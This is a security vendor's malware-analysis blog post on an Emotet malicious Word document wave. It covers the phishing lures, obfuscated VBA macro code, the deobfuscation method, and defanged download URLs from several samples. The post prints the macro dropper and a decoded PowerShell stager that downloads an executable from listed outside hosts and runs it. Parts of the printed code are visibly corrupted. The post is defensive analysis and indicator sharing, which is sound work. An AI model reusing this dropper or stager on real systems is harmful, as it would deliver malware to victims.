


Analysis of the latest wave of Emotet malicious documents

 inde.nz/blog/analysis-of-the-latest-wave-of-emotet-malicious-documents




In the first technical blog post from the Security Team, we're going to take a look at the latest wave of Emotet from a specific angle: the downloader document (or maldoc).

Distributed as an attachment via malspam, the operators tend to play it fairly safely with the range of lures they employ in emails - however they are still fairly advanced when compared to other large scale campaigns. Over the past week we've observed a fairly even spread of generic templates (e.g. shipping, invoices, scanned documents) and reply-to messages, with more effort seemingly being made to appear more geographically relevant. Messages almost always leverage the names of legitimate organisations and employees from the same region. In the case of reply-to messages, email exfiltrated in past (or current) compromise is responded to via another compromised account with a standard request to open the attachment - though it's not uncommon to encounter messages that only have a signature.



Mark Wilson <markw@thefrontstore.co.nz> <accounts@renault-uniqueauto.co.in>



Please open the attached document.

Mark Wilson


The

-----Original Message-----

> *From:* ""
> *Sent:* Friday, August 27, 2020 21:40
> *To:* "Mark Wilson"
> *Subject:* Re: Mark Wilson

--
This message has been scanned for viruses and dangerous content by [MailScanner](#), and is believed to be clean.

latest document template, dubbed "Red Dawn", was first seen on 26th August NZT. It was at about this time that we also saw the volume of Emotet mail hitting NZ customers significantly ramp up. Emotet consists of three botnets known as Epoch 1, 2 and 3. In the most recent wave, we have only observed NZ targeted by Epoch 1 and 2. While there are no notable differences in documents between the 3, email templates can vary depending on which botnet they come from and post-compromise behavior also differs.



As seen

above, the document requests for editing and content to be enabled to permit the macro to

execute. Upon execution, the Document_load() function is invoked, which calls a function in a custom form.

```
OB3286018810GA - Lev1daeyfvl (Code)
Document
Private Sub _
Document_open()
S_gil0c35zh248.Mei497ecvshp
End Sub
```

At first glance the function appears to be

rather complex, however after following the code it becomes apparent that klEP6Sq and duFdpjP83 do absolutely nothing other than fill space. After each pairing of these variable declarations are commands that serve as the functional portion of the script (highlighted with breakpoints). For example, here an obfuscated string is declared as the variable that begins with "Jcu" which is then passed to the deobfuscation function (more on that in a moment). This is used to define the Win32 Process object that will later be used to launch PowerShell.

```
Function Mei497ecvshp()
On Error Resume Next
klEP6Sq = DznF6S10d / Int(3) / vSH1R20C1 / Atn(LEOT3) / 2336 * Int(MP2K) + 451405852 / CByte(qnBvW / Sgn(30)) *
duFdpjP83 = 458911467 - Tan(60 / Hex(qcwFSmxj) / Hex(ijME * BZaG7icX9 * 9 * CLng(3370))) - 98 - Fix(3963 * zyD)
F9encf138xoa = 100
On Error Resume Next
klEP6Sq = DznF6S10d / Int(3) / vSH1R20C1 / Atn(LEOT3) / 2336 * Int(MP2K) + 451405852 / CByte(qnBvW / Sgn(30)) *
duFdpjP83 = 458911467 - Tan(60 / Hex(qcwFSmxj) / Hex(ijME * BZaG7icX9 * 9 * CLng(3370))) - 98 - Fix(3963 * zyD)
Vhy7folu991 = ChrW(F9encf138xoa + (xw + 5 + jwb + 10))
On Error Resume Next
klEP6Sq = DznF6S10d / Int(3) / vSH1R20C1 / Atn(LEOT3) / 2336 * Int(MP2K) + 451405852 / CByte(qnBvW / Sgn(30)) *
duFdpjP83 = 458911467 - Tan(60 / Hex(qcwFSmxj) / Hex(ijME * BZaG7icX9 * 9 * CLng(3370))) - 98 - Fix(3963 * zyD)
Jcu0ztctvmt0z81b = "(hsv 32 ({}hq qq721g({})) hsu0({} (hsv 32 ({}hq qq721g({})) hsu0({})w(hsv 32 ({}hq qq721g({})) hsu0({})i({}
On Error Resume Next
klEP6Sq = DznF6S10d / Int(3) / vSH1R20C1 / Atn(LEOT3) / 2336 * Int(MP2K) + 451405852 / CByte(qnBvW / Sgn(30)) *
duFdpjP83 = 458911467 - Tan(60 / Hex(qcwFSmxj) / Hex(ijME * BZaG7icX9 * 9 * CLng(3370))) - 98 - Fix(3963 * zyD)
Davg57y dqcqe7rvbu = Ddm500ym106(Jcu0ztctvmt0z81b)
On Error Resume Next
klEP6Sq = DznF6S10d / Int(3) / vSH1R20C1 / Atn(LEOT3) / 2336 * Int(MP2K) + 451405852 / CByte(qnBvW / Sgn(30)) *
duFdpjP83 = 458911467 - Tan(60 / Hex(qcwFSmxj) / Hex(ijME * BZaG7icX9 * 9 * CLng(3370))) - 98 - Fix(3963 * zyD)
```

Similar

to the above, another function takes the value of the Control Tip for a tab on the form and passes it to the same deobfuscation function. It is the output of this function that forms the PowerShell command that retrieves and executes the Emotet payload.

```
Function Hfw8rkhs4m3d()
On Error Resume Next
klEP6Sq = DznF6S10d / Int(3) / vSH1R20C1 / Atn(LEOT3) / 2336 * Int(MP2K) + 451405852 / CByte(qnBvW / Sgn(30)) *
duFdpjP83 = 458911467 - Tan(60 / Hex(qcwFSmxj) / Hex(ijME * BZaG7icX9 * 9 * CLng(3370))) - 98 - Fix(3963 * zyD)
Xpnb9qi8buzn5vuc95 = S_gil0c35zh248.D6jvmba9xrqrqbjn2r.Taba(1).ControlTipText
On Error Resume Next
klEP6Sq = DznF6S10d / Int(3) / vSH1R20C1 / Atn(LEOT3) / 2336 * Int(MP2K) + 451405852 / CByte(qnBvW / Sgn(30)) *
duFdpjP83 = 458911467 - Tan(60 / Hex(qcwFSmxj) / Hex(ijME * BZaG7icX9 * 9 * CLng(3370))) - 98 - Fix(3963 * zyD)
Hfw8rkhs4m3d = Ddm500ym106(Xpnb9qi8buzn5vuc95)
On Error Resume Next
klEP6Sq = DznF6S10d / Int(3) / vSH1R20C1 / Atn(LEOT3) / 2336 * Int(MP2K) + 451405852 / CByte(qnBvW / Sgn(30)) *
duFdpjP83 = 458911467 - Tan(60 / Hex(qcwFSmxj) / Hex(ijME * BZaG7icX9 * 9 * CLng(3370))) - 98 - Fix(3963 * zyD)
End Function
```

The

deobfuscation function turns out to be fairly basic:

- Takes the input string and saves it as a variable.
- Splits the string into an array, defining a series of alphanumeric characters and parentheses as the separator.
- Re-joins the output of the array to form the output of the function.

```
Function Ddm500ym106(0_40oe57_3q8k0f)
On Error Resume Next
klEP6Sq = DznF6S10d / Int(3) / vSH1R20C1 / Actn(LEOT3) / 2336 * Int(MPZK) + 451405852 / CByte(qnBvW / Sgn(30)) *
duFdppjP83 = 458911467 - Tan(60 / Hex(qcwP5mxj / Hex(ijME * B2aG7icX9 * 9 * CLng(3370))) - 98 - Fix(3963 * zyD)
Dmj0vm7izf5zd = Conversion.CVar(Trim(0_40oe57_3q8k0f))
On Error Resume Next
klEP6Sq = DznF6S10d / Int(3) / vSH1R20C1 / Actn(LEOT3) / 2336 * Int(MPZK) + 451405852 / CByte(qnBvW / Sgn(30)) *
duFdppjP83 = 458911467 - Tan(60 / Hex(qcwP5mxj / Hex(ijME * B2aG7icX9 * 9 * CLng(3370))) - 98 - Fix(3963 * zyD)
D0c7rkco8az20 = Split(Dmj0vm7izf5zd, "(hsv 3" + "2((hq qq72" + "lg( ))) hsu0( )")
On Error Resume Next
klEP6Sq = DznF6S10d / Int(3) / vSH1R20C1 / Actn(LEOT3) / 2336 * Int(MPZK) + 451405852 / CByte(qnBvW / Sgn(30)) *
duFdppjP83 = 458911467 - Tan(60 / Hex(qcwP5mxj / Hex(ijME * B2aG7icX9 * 9 * CLng(3370))) - 98 - Fix(3963 * zyD)
M2luj1629fpjn = Jufsqfmb t92 m5 + Join(D0c7rkco8az20, Guqsy7 z1rx9r01b)
On Error Resume Next
klEP6Sq = DznF6S10d / Int(3) / vSH1R20C1 / Actn(LEOT3) / 2336 * Int(MPZK) + 451405852 / CByte(qnBvW / Sgn(30)) *
duFdppjP83 = 458911467 - Tan(60 / Hex(qcwP5mxj / Hex(ijME * B2aG7icX9 * 9 * CLng(3370))) - 98 - Fix(3963 * zyD)
Ddm500ym106 = M2luj1629fpjn
On Error Resume Next
klEP6Sq = DznF6S10d / Int(3) / vSH1R20C1 / Actn(LEOT3) / 2336 * Int(MPZK) + 451405852 / CByte(qnBvW / Sgn(30)) *
duFdppjP83 = 458911467 - Tan(60 / Hex(qcwP5mxj / Hex(ijME * B2aG7icX9 * 9 * CLng(3370))) - 98 - Fix(3963 * zyD)
End Function
```

While

basic, doing this by hand would be time consuming, so let's automate it with Python. `olevba` is used to extract the ControlTip text, from which the separator string is determined:

```
Extracting form strings...
Processing: p(hsv 32((hq qq72lg( ))) hsu0( )o(hsv 32((hq qq72lg( ))) hsu0( ... (length: 25903)
Found key!
```

The

deobfuscated string is of the format "powershell -e <base64 blob>". We only want the blob, so that's pulled off:

```
Padded base64 string: JABFAHgâcwB4AGEAMgâ5AD0AKAâoAccAUwBrâF8AbwAnAcSâJwBfADMAJwâpAcSâJwByACcAKQA7ACyAK
AAnAG4ZQB3AC0AJwArAccAaQBOAGUâJwArAccAbQAnAcKâIAAkaEUATgBWADoAdABFAE0AcABcAfCAbwByAGQAXAAyADAAMQA5AFwA
IAATAGkAdAB1AG0AdAB5AHAAZQAgAEQAAQByAEUAYwBUAE8AUgBZADsAWwBOAGUAdAAuAFMAZQByAHYAaQBJAGUâUABvAGkAbgBOAE0
AYQBuaGEAZwB1AHIAxQA6ADoAIgBTAEUAYwB1AHIAaQBOAGAAEQBwAHIAyABPAHQAYABvAEMATwBMACIAIAA9ACAARKAAAnAHQAJwArAC
gAJwBsAHMAJwArAccAMQAnAcKAKwAnADIALAAnAcSâKAKAnACAAdABsAHMAJwArAccAMQAxAcwAJwApAcSâKAKAnACAâJwArAccAdABsA
HMAJwApAcKAcOwAkAFEMABrADkAdABTAgOAIaA9ACAARKAAAnAFcAdwAnAcSâJwAxAHUAJwArAccgAJwBjACcAKwAnAHoAcwB3ACcAKQAP
ADsAJABUAHkâZgBnAGMAAaBkAD0AKAâoAccATQAnAcSâJwBrAGYAJwApAcSâKAKAnAHQAMOBkAcCâKwAnADUAJwApAcKAcOwAkAE8ANwB
zAHAAQXAG4APQAGUAbgB2ADoAdAB1AG0AcAARcGAKAâoAccANwBZACcAKwAnAHQAdwAnAcKAKwAoAccAbwByACcAKwAnAGQANw
BZACcAKQArAcgAJwB0ACcAKwAnADIAMAnAcKAKwAnADEAOQAnAcSâKAKAnADcAWQAnAcSâJwB0ACcAKQAPAcOQwB5AEUAcABMAEEAO
wBFACAAIAAocCAnwAnAcSâJwBZAHQAJwApAcwAWwBDAGgAQQByAF0AOQAYAcKAKwAkAFEMABrADkAdABTAgOAKwAoAccALgB1ACcA
KwAnAHQAZQAnAcKAcOwAKAFMAQMBQAKDEAMAB2ADYAPQAAcCâAVABkACcAKwAoAccAOAB3ACcAKwAnADQAcABYACcAKQAPADsAJABPAGc
AMQBrAHEAdgB1AD0AJgAoAccAbgB1AHcALQBvAGIAJwArAccAagAnAcSâJwB1ACcAKwAnAGMAdAAAnAcKâIAIBuAGUAVAuAFcAZQBjAG
MATABpAGUATgB0ADsAJABJADEAbQBRAGQAcgBfAD0AKAAnAGgAdAnAcSâKAKAnAHQAcAAAnAcSâJwA6ACcAKQArAccALwAnAcSâJwAvA
CCAKwAoAccAcgAnAcSâJwBpAGMAwAnAcSâJwB0AGGâJwApAcSâJwB1ACcAKwAoAccAdwB1ACcAKwAnAGwAJwApAcSâKAKAnAGQAZQAn
AcSâJwByAC4AYwAnAcSâAwbVAG0ALwAnAcKAKwAnAGQAJwArAccAdAAnAcSâJwB1ACcAKwAnAGsAdQAnAcSâJwBwADIAJwArAccgAJwA
wADEAMQAwAcCâKwAnADIAJwArAccAMAAnAcKAKwAoAccANQAnAcSâJwAvAGkAJwApAcSâJwAvAcOAJwArAccAaAnAcSâJwB0ACcAKw
AnAHQAJwArAccgAJwBwAcCâKwAnADoALwAnAcKAKwAoAccALwBzAGkAdAnAcSâJwB1ACcAKQArAcgAJwBjAGcAJwArAccAbzACcAK
gAJwASACcAKwAnAHEAWQAvAcCâKwAnAcCoAaAB0AHQAcAAAnAcKAKwAoAccAOgAvC8AdAB1ACcAKwAnAGwAcwAuAcCâKwAnAHAAbRAvA
KwAnAcOAJwApAcSâJwB0AHQAJwArAccgAJwB0AHAAJwArAccAOgAvC8AJwArAccAdABmAcCâKQArAcgAJwBjAGEAdQBvAHUALgAnAcS
AJwBjACcAKQArAcgAJwBvAcCâKwAnAG0ALgAnAcKAKwAoAccAYGAnAcSâJwByAC8AYwAnAcKAKwAoAccAZwAnAcSâJwBpAcCâKwAnAC
OAYGpAcCâKwAnAG4ALwBMAGgAZQAnAcKAKwAoAccALwAqACcAKwAnAGgAdAnAcKAKwAnAHQAcAAAnAcSâJwBzADoAJwArAccgAJwAvA
C9AcAAAnAcSâJwBhAHUAbABIAHUAcgAnAcKAKwAoAccAawBwAGGAbwAnAcSâJwB0ACcAKQArAcgAJwBvAGcAJwArAccgBhAcCâKQAr
AcgAJwBwAcCâKwAnAGGAEQAUAGMAJwApAcSâJwBvAcCâKwAoAccAbQAvAF8AJwArAccAbgB1AHcAJwApAcSâKAKAnAF8AJwArAccAaQB
tAGEAJwApAcSâJwBnAGUAJwArAccAcwAnAcSâJwAvAcCâKwAoAccARgAvAcOAJwArAccAaB0AHQAJwArAccAcAA6AC8ALwB0AGGâZQ
B1ACcAKwAnAGwAJwArAccAZAAnAcKAKwAnAGUAJwArAccAcwAnAcSâKAKAnAHQAZwB1AGUaawAnAcSâJwAuAGMAJwApAcSâKAKAnAG8Ab
QAnAcSâJwAvAGUAcgByAG8AJwApAcSâJwByACcAKwAnAC8AJwArAccgAJwBGFALwAnAcSâJwAgAGgAJwArAccAdAB0AcCâKQArAccA
cAAAnAcSâJwA6ACcAKwAnAC8ALwAnAcSâJwB1ACcAKwAoAccAbgBpAHEAJwArAccAdQB1ACcAKQArAcgAJwB3AHYALgAnAcSâJwBjACc
AKQArAcgAJwBvAcCâKwAnAG0ALwAnAcKAKwAnAGMAJwArAccgAJwBnAGkALQB1AGkAJwArAccAbgAnAcSâJwAvAE8AVgBKACcAKQArAC
gAJwASACcAKwAnAHEAWQAvAcCâKwAnAcCoAaAB0AHQAcAAAnAcKAKwAoAccAOgAvC8AdAB1ACcAKwAnAGwAcwAuAcCâKwAnAHAAbRAvA
GMAZwAnAcSâJwBpAcOAJwArAccAYGpBAG4AJwApAcSâJwAvAdcAJwArAccgAJwBhAcCâKwAnAdkALwAnAcKAKQAUACTIAUwBwAGWAYABJ
AFQAIgAoAFsAYwBoAGEAcgBdADQAMgApADsAJABYAGoAaQBJADMAeAB4AD0AKAAnAFgAJwArAccgAJwBhAHMAJwArAccAcgAnAcKAKwA
oAccAbQAnAcSâJwBhAGUAJwApAcKAcOwBmAG6AcgB1AGEAYwBoACgAJABMADIAOQByADQAYQBtACAAaQBUAcAAJABJADEAbQBRAGQAcg
BfACKAewB0AHIAEQB7ACQATwBnADEAawBxAHYAZQAUACTIARABvAhcAbgBgAEwATwBgAEFEARABGAGAAaQBSAEUAIgAoAQATAAYAdkAc
gA0AGEAbQASACAAJABPADcAcwBwAHUAMQBucKâOwAkAfGAdwBtADAAaQA3AHAPQAOâCgAJwBWAHkAJwArAccAbwAnAcKAKwAoAccA
XwAnAcSâJwBsAHIAgWAnAcKAKQA7AEkAZgAgCgAKAAMcGâJwBHAGUAdAATAEkAdAnAcSâJwB1AG0AJwApCAAJABPADcAcwBwAHU
AMQBucKALgAiAGwAZQBOAGcAYABUAEgAIgAgC0AZwB1ACAAMgAxADAAMgA3ACkAIAB7ACYAKAAAnAEkAbgAnAcSâJwB2AG8AawB1AC
0AJwArAccASQB0AGUAbQAnAcKAKAAkAE8ANwBzAHAAQXAG4AQKQ77ACQAZwB4AHIANgAyAGcAZA9ACgAKAAnAEUANQAS5AGMAJwArA
CcAbgAnAcKAKwAnAGUAMwAnAcKAcOwBIAHIAZQBhAGsAOwAkAEoAMQBocAGMAcWA4GEAPQAOcGâJwBcAGoAJwArAccAZAAnAcKAKwAn
AGkAeQAnAcSâJwAzAHAAJwApAH0AFQBjAGEAdABjAGgAewB9AH0AJABNAHkAbQBvAHkAegBmAD0AKAâoAccARwA3AGIAJwArAccAYwA
nAcKAKwAoAccAcgAnAcSâJwBkAHIAJwApACKA
```

Naturally, the base64 is decoded and presents what looks a little more like a PowerShell script:

```
Decoded base64 string: $Exsxa29= (('Sk_o'+_3')+r');& ('new-'+ite+'m') $ENV:tEMP\Word\2019\ -itemtype
DirEcTORY; [Net.ServicePointManager]::SEcurit'ypr'Ot`oCOL" = ('t'+('ls'+l1)+2, +'(' t1s'+l1,')+( ' '+
t1s')); $Q0k9tmm = ('Ww'+lu+'(c'+zsw')); $TfYgchd= (('M'+kf')+('tld'+5)); $O7spuln=$env:temp+ (('7Y'+
'tw'+('or'+d7Y')+('t'+20)+l9+'(7Y'+t))-CREpLACE ('7'+Yt), [ChAr]92)+$Q0k9tmm+ ('e'+xe'); $S1j
l0v6= ('Td'+(8w'+4pr')); $Oglkqve=& ('new-ob'+j+'e'+ct') neT.WebcLieNt; $Ilmkdr_ = ('ht'+('tp'+:'))+'/'
+'(r'+'ick'+th)+'e'+('we'+l1)+('de'+r.c'+om/))+d'+t'+b'+ku'+p2'+('0110'+2'+0)+('5'+/i'
)+('/'+n'+c'+t'+('p'+:/))+('sit'+e)+('cg'+ps)+(''+co)+('m/c'+gi-b'+in))+('7/'+'+')+'ht'+
('tp'+:/'+'tf')+('bauru.'+c)+('o'+m.)+('b'+r/c)+('g'+i+'-bi'+n/Lhe')+('/'+'+ht')+'tp'+s'+(
'/p'+aulbur')+('kpho'+t)+('og'+ra)+('p'+hy.c)+o+('m/_'+new)+('_'+ima)+ge'+s'+/+'F/*
+htt'+p://thee'+l'+d)+e'+s'+('tgeek'+.c)+('om'+/erro)+r'+/+'(FS/'+*h'+tt)+p'+:+'+//
+u'+('niq'+ue)+('wv.'+c)+('o'+m/))+c+('gi-bi'+n'+/OVJ')+('9'+qY/'+*http')+('://tu'+ls.'+p
l/cg'+i-'bin')+('/7'+a'+9/)). "Spl`IT" ([char]42); $Xjic3xx= ('X'+('as'+r')+(m'+ae')); foreach ($L29r4am in $Ilmkdr) {try{$Oglkqve."Down`LO`ADF`ilE" ($L29r4am, $O7spuln); $Xwm0i7p= (('Vyo'+o)+('_'+lrw/));
If (($Get-It'+em') $O7spuln).leNg`TH -ge 21027) {& ('In'+voke-'+'Item') ($O7spuln); $Axx62gd= (('E59c
'+n'+e3'); break; $Jlhc8a= (('Bj'+d)+iy'+3p)}} catch{} $Mymoyzf= (('G7b'+c)+('r'+dr'))
```

Obfuscation is removed, leaving a clean string that URLs can be extracted from:

```
Deobfuscated PowerShell string: $Exsxa29= (('Sk_o_3r;& ('new-item $ENV:tEMP\Word\2019\ -itemtype DirEcTORY; [Net.ServicePointManager]::SEcurit'ypr'Ot`oCOL" = ('t1s12, t1s11, t1s) ; $Q0k9tmm = ('Ww1uczsw'); $TfYgchd= (('Mkftld5); $O7spuln=$env:temp+ (('7Ytword7Yt20197Yt)-CREpLACE ('7Yt, [ChAr]92)+$Q0k9tmm+ ('.exe;$S1j10v6= ('Td8w4pr); $Oglkqve=& ('new-object neT.WebcLieNt; $Ilmkdr_ = ('http://rickthewelder.com/dtbkup20110205/i/*http://sitecgps.com/cgi-bin/7/*http://tfbauru.com.br/cgi-bin/Lhe/*https://paulburkphotography.com/_new_images/F/*http://theeldestgeek.com/error/FS/*http://uniquewv.com/cgi-bin/OVJ9qY/*http://tuls.pl/cgi-bin/7a9/)). "Spl`IT" ([char]42); $Xjic3xx= ('Xasrmae); foreach ($L29r4am in $Ilmkdr) {try{$Oglkqve."Down`LO`ADF`ilE" ($L29r4am, $O7spuln); $Xwm0i7p= (('Vyo_lrw); If (($Get-Item $O7spuln).leNg`TH -ge 21027) {& ('Invoke-Item $O7spuln); $Axx62gd= (('E59cne3; break; $Jlhc8a= (('Bjdiy3p)}} catch{} $Mymoyzf= (('G7bcrdr)
```

```
URL list from file: OB3286018810GA.doc
hXXp://rickthewelder[.]com/dtbkup20110205/i/
hXXp://sitecgps[.]com/cgi-bin/7/
hXXp://tfbauru.com[.]br/cgi-bin/Lhe/
hXXps://paulburkphotography[.]com/_new_images/F/
hXXp://theeldestgeek[.]com/error/FS/
hXXp://uniquewv[.]com/cgi-bin/OVJ9qY/
hXXp://tuls[.]pl/cgi-bin/7a9/
```

The same script works just fine for

other recent samples, too:

```
root@blackbox:~# python3 decode.py YC1456302027GY.doc
Extracting form strings...
Processing: p(hsv 32((()hq gq72lg())) hsu0())o(hsv 32((()hq gq72lg())) hsu0( ... (length: 24798)
Found key!
URL list from file: YC1456302027GY.doc
hXXp://huerdo[.]com/wp-admin/C/
hXXp://hairbyjohnnyg[.]com/wp-admin/ws/
hXXp://getinspace[.]com/cgi-bin/0m3/
hXXp://highcrestliving[.]com/css/z/
hXXp://ygpryd[.]com/img/w/
hXXp://zehraakgul[.]com/js/XX/
hXXps://www.laminatedtube[.]com/site/wz/
root@blackbox:~# python3 decode.py cPpDV.doc
Extracting form strings...
Processing: p2n3((((h 2289(7 2379((0so2n3((((h 2289(7 2379((0sw2n3((((h 2 ... (length: 22543)
Found key!
URL list from file: cPpDV.doc
hXXp://masque[.]es/stat/HWDzR/
hXXp://mesdelicesitaliens[.]fr/wp-admin/file/IIck/
hXXp://lidiscom.com[.]br/BKP_TinaPOS/attach/UlijfEK/
hXXp://facanha.com[.]br/temp/file/VFyitEUEZ/
hXXps://attech[.]ml/wp-admin/yZDBLYkJtq/
hXXp://admvero.com[.]br/minhaagua/hLwOiX/
hXXps://dev.dosily[.]in/wp-content/attach/zdRHVDCw1/
```

It's a

commonly observed mistake for analysts to throw Emotet maldocs into sandboxes and assume that the first URL that gets requested is the only one for the document, where there should always be 5 or 7. Where one request fails, the next URL from the list will be requested.

As has been illustrated, with a little work you can develop safer, faster and reusable analytical methods. While there are methods also known for extracting the full URL set through dynamic analysis (and the same works for discovering the C2 set of the payload),

static analysis is always going to be the safer approach as you're not having to touch adversary infrastructure. While the above method is only valid so long as the script used to generate the macros doesn't change, it still serves as a reliable template for an approach and requires little work to adapt to changing conditions.

To keep up to date with Emotet developments, we recommend following [@Cryptolaemus1](#) on Twitter. [Abuse.ch](#) also provide an excellent feed of Emotet indicators that can be ingested in a variety of formats:

All IndeSIEM customers benefit from these detections via integration with LogRhythm. We will also be continuing frequent testing of samples to ensure IndeEDR customers have full coverage.

Those with an ANY.RUN account can download the sample described in this post [here](#).

If you'd like to find out more about how Inde can help detect these security threats, you can [contact us here](#).

[About the author](#)

Chris Campbell

Chris was that notoriously disobedient kid who sat at the back of the class and always seemed bored, but somehow still managed to ace all of his exams. Obsessed with the finer details and mechanics of everything in both the physical and digital realms, Chris serves as the Security Architect within the Inde Security Team. His ventures into computer security began at an early age and haven't slowed down since. After a decade spent across security and operations, and evenings spent diving into the depths of malware and operating systems, he brings a wealth of knowledge to Inde along with a uniquely adversary focused approach to defence. Like many others at Inde, Chris likes to unwind by hitting the bike trails or pretending to be a BBQ pitmaster.

COMMENTS
